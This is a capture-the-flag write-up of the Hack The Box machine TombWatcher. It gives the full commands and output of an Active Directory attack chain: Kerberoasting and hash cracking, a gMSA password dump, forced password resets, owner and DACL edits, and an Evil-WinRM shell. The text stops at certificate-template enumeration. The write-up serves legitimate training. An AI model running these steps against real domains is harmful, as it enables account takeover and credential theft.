Hack The Box Write-Up TombWatcher - 10.10.11.72
About TombWatcher
In this post, I’m writing a write-up for the machine TombWatcher from Hack The Box. Hack The Box is an online platform to train your ethical hacking skills and penetration testing skills
TombWatcher is a ‘Medium’ rated box. Grabbing and submitting the user.txt flag, your points will be raised by 15 and submitting the root flag you points will be raised by 30.
As is common in real life Windows pentests, we will start this box with credentials for the following account:
| Username | Password |
| henry | H3nry_987TGV! |
Foothold
We already have initial access to the user account Henry, so we can use Bloodhound to determine that Henry has WriteSPN permissions on the user account Alfred. Through a Kerberoasting attack, we can authenticate as Alfred. This user account can add itself to the Infrastructure group, which has ReadGMSAPassword permissions on the managed service account Ansible_Dev$. Furthermore, this user account has the ForcePasswordChange permission for the user account Sam. After changing Sam’s password, we gain WriteOwner privileges over the user account John.
User
The user account John is a member of the Remote Management Users group that has the ability to get a shell with Evil-WinRM on this machine to read the user.txt flag.
Root
The user account John has GenericAll permissions on the Organizational Unit (OU) ADCS, indicating that we need to take action regarding ADCS. After checking for vulnerabilities with certipy-ad, we discovered an orphaned SID on the certificate template WebServer, which belongs to a user account that has permissions to enroll this certificate. Further enumeration of this SID revealed that a recently removed user account, cert_admin, holds this SID. We can restore this user from Active Directory’s recycle bin to the ADCS OU. After obtaining the password for cert_admin, we gain the privilege to enroll the WebServer certificate, known as the ESC15 exploitation. Through this exploitation, we are able to access an ldap-shell as Administrator on the machine and add an additional user account named T13nn3s. After adding this user account to the Domain Admins group, we can authenticate as this user and read the root.txt flag.
Machine Info
| Machine Name: | TombWatcher |
| Difficulty: | Medium |
| Points: | 30 |
| Release Date: | 07 Jun 2025 |
| IP: | 10.10.11.72 |
| Creator: | Created by mrb3n8132 & Sentinal |
Reconnaissance
Portscan with Nmap
As always, we start this machine with a portscan with Nmap.
1
2
┌──(kali㉿kali)-[~/Documents/htb/machines/tombwatcher]
└─$ sudo nmap -sC -sV -oA ./nmap/10.10.11.72 10.10.11.72
The results.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-12 14:21 EDT
Nmap scan report for 10.10.11.72
Host is up (0.026slatency).
Not shown: 987 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-title: IIS Windows Server
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-06-12 22:21:59Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.tombwatcher.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.tombwatcher.htb
| Not valid before: 2024-11-16T00:47:59
|_Not valid after:  2025-11-16T00:47:59
|_ssl-date: 2025-06-12T22:23:19+00:00; +4h00m00s from scanner time.
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-06-12T22:23:20+00:00; +4h00m00s from scanner time.
| ssl-cert: Subject: commonName=DC01.tombwatcher.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.tombwatcher.htb
| Not valid before: 2024-11-16T00:47:59
|_Not valid after:  2025-11-16T00:47:59
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-06-12T22:23:19+00:00; +4h00m00s from scanner time.
| ssl-cert: Subject: commonName=DC01.tombwatcher.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.tombwatcher.htb
| Not valid before: 2024-11-16T00:47:59
|_Not valid after:  2025-11-16T00:47:59
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-06-12T22:23:20+00:00; +4h00m00s from scanner time.
| ssl-cert: Subject: commonName=DC01.tombwatcher.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.tombwatcher.htb
| Not valid before: 2024-11-16T00:47:59
|_Not valid after:  2025-11-16T00:47:59
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2025-06-12T22:22:39
|_  start_date: N/A
|_clock-skew: mean: 3h59m59s, deviation: 0s, median: 3h59m59s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 92.87 seconds
According to the open Kerberos port on 88/tcp I assume that this machine is an Domain Controller and also an Web Server with Microsoft IIS. We determine the webserver function based on the open port 80/tcp.
Enumeration
User account enumeration
With enum4linux-ng we found some additional users.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
┌──(kali㉿kali)-[~/Documents/htb/machines/tombwatcher]
└─$ enum4linux-ng tombwatcher.htb -w tombwatcher.htb -u henry -p 'H3nry_987TGV!'
ENUM4LINUX - next generation (v1.3 4)

 ==========================
|    Target Information    |
 ==========================
[*] Target ........... tombwatcher.htb
[*] Username ......... 'henry'
[*] Random Username .. 'othpqggi'
[*] Password ......... 'H3nry_987TGV!'
[*] Timeout .......... 5 second(s)
...
[+] Found 7 user(s) via 'querydispinfo'
[*] Enumerating users via 'enumdomusers'
[+] Found 7 user(s) via 'enumdomusers'
[+] After merging user results we have 7 user(s) total:
'1103':
  username: Henry
  name: (null)
  acb: '0x00000210'
  description: (null)
'1104':
  username: Alfred
  name: (null)
  acb: '0x00000210'
  description: (null)
'1105':
  username: sam
  name: (null)
  acb: '0x00000210'
  description: (null)
'1106':
  username: john
  name: (null)
  acb: '0x00000210'
  description: (null)
'500':
  username: Administrator
  name: (null)
  acb: '0x00000210'
  description: Built-in account for administering the computer/domain
'501':
  username: Guest
  name: (null)
  acb: '0x00000215'
  description: Built-in account for guest access to the computer/domain
'502':
  username: krbtgt
  name: (null)
  acb: '0x00000011'
  description: Key Distribution Center Service Account
We have now found the following seven user accounts.
| Username | Description |
| Henry | NULL |
| Alfred | NULL |
| sam | NULL |
| john | NULL |
| Administrator | Built-in account for administering the computer/domain |
| GUEST | Built-in account for guest access to the computer/domain |
| krbtgt | Key Distribution Center Service Account |
SMB Enumeration
I always check the SMB shares first. It’s not uncommon for files stored on a share to hold interesting information, such as passwords.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
┌──(kali㉿kali)-[~/Documents/htb/machines/tombwatcher]
└─$ smbmap -H 'tombwatcher.htb' -u henry -p 'H3nry_987TGV!'

    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\  \/.    ||:     \/   /\   \/.    |   /' /\  \     |:  ____/
    __/  \   |: \.        |(|  _  \  |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \   \  /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
-----------------------------------------------------------------------------
SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 10.10.11.72:445 Name: tombwatcher.htb           Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        SYSVOL                                                  READ ONLY       Logon server share
[*] Closed 1 connections
I walked through the directories but found nothing interesting.
Bloodhound
We have already validated the user credentials by accessing the SMB shares, we can authenticate against the Active Directory. Let’s run Bloodhound to enumerate the Active Directory.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
┌──(kali㉿kali)-[~/…/htb/machines/tombwatcher/bloodhound]
└─$ bloodhound-python --domain tombwatcher.htb -c all -u henry -p 'H3nry_987TGV!' -dc dc01.tombwatcher.htb -ns 10.10.11.72 --dns-tcp
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: tombwatcher.htb
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
INFO: Connecting to LDAP server: dc01.tombwatcher.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc01.tombwatcher.htb
INFO: Found 9 users
INFO: Found 53 groups
INFO: Found 2 gpos
INFO: Found 2 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC01.tombwatcher.htb
INFO: Done in 00M 09S
The primary analysis shows that the user account Henry has WriteSPN permissions on the user account Alfred. This gives Henry the ability to write to the ServicePrincipalName attribute of the user account Alfred, making the user account Alfred vulnerable to Kerberoasting.
With this attack, we can extract encrypted credentials and attempt to guess the password using hashcat with a wordlist. It is common for service accounts to have the ServicePrincipalName attribute populated. The recommended way to mitigate this threat is to avoid using regular Active Directory user account objects as service accounts and instead use (group) managed service accounts.
 Hack The Box Tombwatcher Henry has
 WriteSPN permissions on Alfred
Kerberoasting Alfred’s account
For this attack we use the targetedKerberoast tool. This tool sets the ServicePrincipalName, and then performs the Kerberoasting attack to retrieve the password hash, so that we can crack it.
1
2
3
4
5
6
7
8
9
┌──(kali㉿kali)-[~/Documents/htb/machines/tombwatcher]
└─$ git clone https://github.com/ShutdownRepo/targetedKerberoast
Cloning into 'targetedKerberoast'...
remote: Enumerating objects: 76, done.
remote: Counting objects: 100% (33/33), done.
remote: Compressing objects: 100% (19/19), done.
remote: Total 76 (delta 19), reused 18 (delta 14), pack-reused 43 (from 1)
Receiving objects: 100% (76/76), 252.27 KiB | 5.25 MiB/s, done.
Resolving deltas: 100% (30/30), done.
This Python script uses Kerberos authentication. From the Nmap scan, we can see that the machine’s time is four hours ahead of ours. Therefore, we need to synchronize our machine’s time with that of the target machine. To achieve this, we can use faketime, to avoid the KRB_AP_ERR_SKEW (Clock skew too great) error.
1
2
3
4
5
6
┌──(kali㉿kali)-[~/…/htb/machines/tombwatcher/targetedKerberoast]
└─$ faketime "$(ntpdate -q tombwatcher.htb | cut -d ' ' -f 1,2)" python3 targetedKerberoast.py -d tombwatcher.htb -u henry -p 'H3nry_987TGV!' -f hashcat
[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[+] Printing hash for (Alfred)
$krb5tgs$23$*Alfred$TOMBWATCHER.HTB$tombwatcher.htb/Alfred*$d393921d91f29eda355ea2194238091c$0d9cb7df5c5cd238d1e28437e96c3d79865177eefbde813b9370fd698256743666fa37e1950a2b3ae5aafd439f9e650a24513c69c1286aade4e74cdbdbf6920d2ed3fe21966472ffbb8c6432fed5768849793e151371c98182c9f77a45d8122c1f85a9b22d0d196f1a868a8de6a03eeaef79a389ef9d6e82a7efe56cfca7b38f54118c2e328e5813c6999f811365cb16d852586945afed0f3e7b75346b2ca98e4959fa8ce114e447d9a3745bb76cb0fa985ec9dc2e019295a73f91bf89da38b066894cbfa079a93736acd9658e799917d5895e6cb438f51b94b71438ee1b31e738edc86afbecdb9585a992f5d34d610350d47bd119f4be0a67da4e34d0d5c34764ea7ff4f838929e188b30d3ecb4dbe489725278d5ee3a54561e623b6d25571c4c6c12da7f2df22ba7d96b02b0cdfdb516f0061c28a3ef67c03355103558311d1bcb88883d789e28405ff3a70945c4ce15f1e12eaca395299d8c60430f1b295ddcf7e3d30d1c81391c4d966af30ce717412aa338c06bdfad62b4996f5bc441c5fc7bfcf8043be88e22821ad249122d98d4262a8fd8f715f5972081ab4eccfbdc1ab5b5fec95782fcb689cc5e8fb1f023df6daf5b9e45c7f84b5c244ce7e99ef146e1e06386636071948cb3b13ef31102e112adfed1a87a8ec82cf9f0a626ee4539779f19eca07a12c109d8ac86e30047bd9fa875387c1ac69519fca01153bc6ad5250431376295f2e2991ead31c9e891cba8cc139e5e916ef10e0ebf886da2754744d3166b5fdd4815faf9c78506fd426f251ac58af0018eb9b0d0d806f38774dea5f440b629660e7b623b0a9f13b31684dd37b8bc41f363ce9560b364752bd01698a916a563c93647ddd1ad09e4089885ff874b3923d24e26ae42eb24a9fc776cf4d90260d0afeb39ece3b7fb34da11f8f8c7580a5024f6862ee51108359a02920b79626fefdb7716cc43839ef4827db6dea375e9a69a63df3eef2b47a2b4ce5efaf321645570a900a5b7845db384b40132e70d40336ef7fa27d25254017a8d0a0f0b7f9563bdf3b453acfb213a9f640160bd559e6aff005c180fbdd5485c1f47d4d0b00030c3dfb636107e0c2a1951acf1fffadc39b54cb4deb5c91c642f72e48d96a4cfa4c4011b933a0aad6464bcafc27db9864efab85160e7d287b90ff6da556e31565b16c95b400976bc61af5e92bc67a15d62389c057760c0ec121c1429d039b89b5e463e604b3ef62acaf67667610e79f41651670cf82b5356200215d243140378e99335b55631049e4ed44be044ed7465f681a20eb5e781cbdac74603e7ee8f8042d20527b672111f8e1f15c6900752a6fcb8157f479f55ec32b33bc147046b75cae41341db22bdd41164b13fc8925dccec50995a34c936f83fe579cb1d2b2613faebe73c8090b9f98650e79b7126fa9b93ead434b8208fd884fdf0b5d8dc618aeef05b680705f4e2ee2a925a103a5e23
We can now crack the retreived NTLM hash with hashcat in the rockyou.txt wordlist.
1
2
3
4
5
┌──(venv)─(kali㉿kali)-[~/Documents/htb/machines/tombwatcher]
└─$ hashcat -m 13100 alfred.txt /usr/share/wordlists/rockyou.txt
...
$krb5tgs$23$*Alfred$TOMBWATCHER.HTB$tombwatcher.htb/Alfred*$d393921d91f29eda355ea2194238091c$0d9cb7df5c5cd238d1e28437e96c3d79865177eefbde813b9370fd698256743666fa37e1
950a2b3ae5aafd439f9e650a24513c69c1286aade4e74cdbdbf6920d2ed3fe21966472ffbb8c6432fed5768849793e151371c98182c9f77a45d8122c1f85a9b22d0d196f1a868a8de6a03eeaef79a389ef9d6e82a7efe56cfca7b38f54118c2e328e5813c6999f811365cb16d852586945afed0f3e7b75346b2ca98e4959fa8ce114e447d9a3745bb76cb0fa985ec9dc2e019295a73f91bf89da38b066894cbfa079a93736acd9658e799917d5895e6cb438f51b94b71438ee1b31e738edc86afbecdb9585a992f5d34d610350d47bd119f4be0a67da4e34d0d5c34764ea7ff4f838929e188b30d3ecb4dbe489725278d5ee3a54561e623b6d25571c4c6c12da7f2df22ba7d96b02b0cdfdb516f0061c28a3ef67c03355103558311d1bcb88883d789e28405ff3a70945c4ce15f1e12eaca395299d8c60430f1b295ddcf7e3d30d1c81391c4d966af30ce717412aa338c06bdfad62b4996f5bc441c5fc7bfcf8043be88e22821ad249122d98d4262a8fd8f715f5972081ab4eccfbdc1ab5b5fec95782fcb689cc5e8fb1f023df6daf5b9e45c7f84b5c244ce7e99ef146e1e06386636071948cb3b13ef31102e112adfed1a87a8ec82cf9f0a626ee4539779f19eca07a12c109d8ac86e30047bd9fa875387c1ac69519fca01153bc6ad5250431376295f2e2991ead31c9e891cba8cc139e5e916ef10e0ebf886da2754744d3166b5fdd4815faf9c78506fd426f251ac58af0018eb9b0d0d806f38774dea5f440b629660e7b623b0a9f13b31684dd37b8bc41f363ce9560b364752bd01698a916a563c93647ddd1ad09e4089885ff874b3923d24e26ae42eb24a9fc776cf4d90260d0afeb39ece3b7fb34da11f8f8c7580a5024f6862ee51108359a02920b79626fefdb7716cc43839ef4827db6dea375e9a69a63df3eef2b47a2b4ce5efaf321645570a900a5b7845db384b40132e70d40336ef7fa27d25254017a8d0a0f0b7f9563bdf3b453acfb213a9f640160bd559e6aff005c180fbdd5485c1f47d4d0b00030c3dfb636107e0c2a1951acf1fffadc39b54cb4deb5c91c642f72e48d96a4cfa4c4011b933a0aad6464bcafc27db9864efab85160e7d287b90ff6da556e31565b16c95b400976bc61af5e92bc67a15d62389c057760c0ec121c1429d039b89b5e463e604b3ef62acaf67667610e79f41651670cf82b5356200215d243140378e99335b55631049e4ed44be044ed7465f681a20eb5e781cbdac74603e7ee8f8042d20527b672111f8e1f15c6900752a6fcb8157f479f55ec32b33bc147046b75cae41341db22bdd41164b13fc8925dccec50995a34c936f83fe579cb1d2b2613faebe73c8090b9f98650e79b7126fa9b93ead434b8208fd884fdf0b5d8dc618aeef05b680705f4e2ee2a925a103a5e23:basketball
After cracking, we have obtained the password basketball for the user account Alfred. Let’s mark this user as owned in BloodHound and conduct a more in-depth analysis of our hacking options now.
 Hack The Box Tombwatcher nice exploitation path
A second analysis of the BloodHound output reveals a promising attack path to gain a shell on the Domain Controller DC01.tombwatch.htb. Let’s break down the attack path:
- The user account
HenryhasWriteSPNpermissions over the user accountAlfred, whose password we have already cracked. - The user account
AlfredhasAddSelfpermissions for the AD groupInfrastructure, allowing us to addAlfredto this group. - Adding
Alfredto theInfrastructuregroup grants us theReadGMSAPasswordpermission for theAnsible_Dev$managed service account. - Authenticating as
Ansible_Dev$provides us with theForcePasswordChangepermission for the user accountSam. - After changing the password for
Sam, we gainWriteOwnerprivileges over the user accountJohn. - The user account
Johnis a member of theREMOTE MANAGEMENT USERSgroup, enabling him to authenticate against Windows Remote Management onDC01.
Lateral Movement
Add Alfred to Infrastructure
The net rpc add groupmem command is returning NT_Access_Denied errors, so adding Alfred to the Infrastructure group must be done using a different tool. I used BloodyAD to add him to the group. I’am using BloodyAD from the created Python environment bloodyad.
1
2
3
4
5
6
┌──(bloodyad)─(kali㉿kali)-[~/…/htb/machines/tombwatcher]
└─$ git clone --depth 1 https://github.com/CravateRouge/bloodyAD
┌──(bloodyad)─(kali㉿kali)-[~/…/htb/machines/tombwatcher/bloodyad]
└─$ cd bloodyAD
┌──(bloodyad)─(kali㉿kali)-[~/…/htb/machines/tombwatcher/bloodyad]
└─$ pip install .
Now, the user account Alfred can be added to the Infrastructure group without any issues.
1
2
3
┌──(bloodyad)─(kali㉿kali)-[~/…/machines/tombwatcher/bloodyad/bloodyAD]
└─$ bloodyAD --host "dc01.tombwatcher.htb" -d "tombwatcher.htb" -u "Alfred" -p "basketball" add groupMember Infrastructure Alfred
[+] Alfred added to Infrastructure
Read Ansible_Dev$ password
The next step is to read the password of the managed service account Ansible_Dev$. We can accomplish this using gMSADumper.
1
2
3
4
5
6
7
8
9
─(kali㉿kali)-[~/Documents/htb/machines/tombwatcher]
└─$ git clone https://github.com/micahvandeusen/gMSADumper.git
Cloning into 'gMSADumper'...
remote: Enumerating objects: 54, done.
remote: Counting objects: 100% (54/54), done.
remote: Compressing objects: 100% (38/38), done.
remote: Total 54 (delta 22), reused 38 (delta 14), pack-reused 0 (from 0)
Receiving objects: 100% (54/54), 38.35 KiB | 1.42 MiB/s, done.
Resolving deltas: 100% (22/22), done.
Reading the password with gMSADumper.
1
2
3
4
5
6
7
┌──(gmsadumper)─(kali㉿kali)-[~/…/htb/machines/tombwatcher/gMSADumper]
└─$ python3 gMSADumper.py -u 'Alfred' -p 'basketball' -d 'tombwatcher.htb'
Users or groups who can read password for ansible_dev$:
 > Infrastructure
ansible_dev$:::4b21348ca4a9edff9689cdf75cbda439
ansible_dev$:aes256-cts-hmac-sha1-96:499620251908efbd6972fd63ba7e385eb4ea2f0ea5127f0ab4ae3fd7811e600a
ansible_dev$:aes128-cts-hmac-sha1-96:230ccd9df374b5fad6a322c5d7410226
Change password for sam
We can now update the password for the user account sam.
1
2
3
┌──(bloodyad)─(kali㉿kali)-[~/…/machines/tombwatcher/bloodyad/bloodyAD]
└─$ bloodyAD --host "dc01.tombwatcher.htb" -d "tombwatcher.htb" -u "ansible_dev$" -p ":4b21348ca4a9edff9689cdf75cbda439" -f rc4 set password "sam" "Password123"
[+] Password changed successfully!
Update owner user account john
We can now take ownership of the user account John.
1
2
3
4
5
6
7
8
9
┌──(kali㉿kali)-[~/Documents/htb/machines/tombwatcher]
└─$ impacket-owneredit -action write -new-owner sam -target john 'tombwatcher/sam:Password123' -dc-ip 10.10.11.72
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Current owner information below
[*] - SID: S-1-5-21-1392491010-1358638721-2126982587-512
[*] - sAMAccountName: Domain Admins
[*] - distinguishedName: CN=Domain Admins,CN=Users,DC=tombwatcher,DC=htb
[*] OwnerSid modified successfully!
Configuring the user object in a way that gives us full control over that account.
1
2
3
4
5
6
┌──(kali㉿kali)-[~/Documents/htb/machines/tombwatcher]
└─$ impacket-dacledit -action write -rights FullControl -principal sam -target john 'tombwatcher/sam:Password123' -dc-ip 10.10.11.72
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] DACL backed up to dacledit-20250623-212141.bak
[*] DACL modified successfully!
Update password john
Now that we have full control over the user account John, we can update the password.”
1
2
3
┌──(bloodyad)─(kali㉿kali)-[~/…/machines/tombwatcher/bloodyad/bloodyAD]
└─$ bloodyAD --host "dc01.tombwatcher.htb" -d "tombwatcher.htb" -u "sam" -p "Password123" set password "john" "Password123"
[+] Password changed successfully!
Grab the user flag
We can now get a session on the machine as John.
1
2
3
4
5
6
7
8
9
10
11
┌──(kali㉿kali)-[~/Documents/htb/machines/tombwatcher]
└─$ evil-winrm -u john -p Password123 -i 10.10.11.72

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\john\Documents>
Read the user flag.
1
2
*Evil-WinRM* PS C:\Users\john\Documents> cat ../Desktop/user.txt
5272fca251d53ebe091ae82887355417
Privilege Escalation
Enumeration
When we examine the BloodHound output again, we see that the user account John has GenericAll permissions on the Organizational Unit (OU) ADCS@TOMBWATCHER.HTB. This is also known as full control. This permission allows usto manipulate this object in any however they wish. Currently, this OU does not contain any objects.
 Hack The Box Tombwatcher
 John has GenericAll permissions on the OrganizationalUnit ADCS
First, let’s take full ownership on this OU.
1
2
3
4
5
6
┌──(kali㉿kali)-[~/Documents/htb/machines/tombwatcher]
└─$ impacket-dacledit -action write -rights FullControl -principal john -target-dn 'OU=ADCS,DC=TOMBWATCHER,DC=HTB' 'tombwatcher/john:Password123' -dc-ip 10.10.11.72
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] DACL backed up to dacledit-20250624-193251.bak
[*] DACL modified successfully!
We have an OU named ADCS, and through BloodHound, we see that the AD group Cert Publishers exists. This indicates that this machine is not only a Domain Controller but also a Certificate Authority (CA). The fact that we can control an OU with ADCS in the name is a significant hint that we are dealing with Active Directory Certificate Services (ADCS) for the privilege escalation part.
Let’s enumerate the certificate templates for any vulnerabilities using certipy-ad.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
┌──(kali㉿kali)-[~/Documents/htb/machines/tombwatcher]
└─$ certipy-ad find -u john -p 'Password123' -target 10.10.11.72
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Finding issuance policies
[*] Found 13 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'tombwatcher-CA-1' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'tombwatcher-CA-1'
